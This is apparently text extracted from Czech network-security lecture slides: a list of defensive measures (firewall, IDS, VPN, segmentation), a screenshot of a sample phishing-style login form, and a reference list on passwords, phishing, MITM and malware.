- ▶ použití web-based content filtering (proxy), HTTP application firewall
- ▶ protokoly, které nejsou potřeba zakázat na perimetru
- ▶ nasazení vulnerability scanning řešení (Nessus)
- ▶ nasazení IPS/IDS (Snort), SPAM-filtering (SpamAssassin)
- ▶ vhodná segmentace sítě (DMZ)
- ▶ pro vzdálený přístup nasazení VPN
- ▶ logování a audit logů
- ▶ virtualizace, použití tenkých klientů

Zpětná vazba



← → C zpetnavazba.howto.cz/index.php

Ulož.to Dárkové poukazy na rychlé stahování Originální dárky email client nábytek - 40%

Jméno:	<input type="text" value="detyk"/>
Heslo:	<input type="text" value="detyk"/>
<input type="button" value="Odeslat"/>	



- ▶ *New Eavesdropping Equipment Sucks All Data Off Your Phone* <http://www.urrepublic.com/new-eavesdropping-equipment-sucks-all-data-off-your-phone/>
- ▶ *Password Recommendations*
<https://security.web.cern.ch/security/recommendations/en/passwords.shtml>
- ▶ *Bezpečné heslo*
http://cs.wikipedia.org/wiki/Bezpe%C4%8Dn%C3%A9_heslo
- ▶ *Report: Most vulnerable operating systems and applications in 2013* <http://www.gfi.com/blog/report-most-vulnerable-operating-systems-and-applications-in-2013/>
- ▶ *CVE Database* <http://www.cvedetails.com/>
- ▶ *What is PKI* <http://software-engineer-tips-and-tricks.blogspot.cz/2012/09/what-is-pki.html>



- ▶ *Upozornění na nový phishingový útok*
http://www.csas.cz/banka/content/inet/internet/cs/news_ie_2280.xml?archivePage=phishingi&navid=nav00156_phishing_aktuality
- ▶ *IP address location* <http://www.ipaddresslocation.org>
- ▶ *Cognitive Networks and Future Internet*
<http://www.surrey.ac.uk/ics/research/cognitivenetworks/>
- ▶ *Man-in-the-middle attack*
https://www.owasp.org/index.php/Man-in-the-middle_attack
- ▶ *VPN*
<http://atlas-access.com/assets/images/vpn-site-to-site.jpg>
- ▶ Harper A., Harris S., Ness J., Eagle Ch., Lenkey G., Williams T.: *Gray Hat Hacking, The Ethical Hacker's Book 3rd Edition*
McGraw-Hill 2011 ISBN: 978-0-07-174256-6



- ▶ Davis M., Bodmer S., Lemasters A. *Hacking Exposed: Malware & Rootkits* McGraw-Hill 2010 ISBN: 978-0-07-159119-5
- ▶ *Botnet* <http://en.wikipedia.org/wiki/Botnet>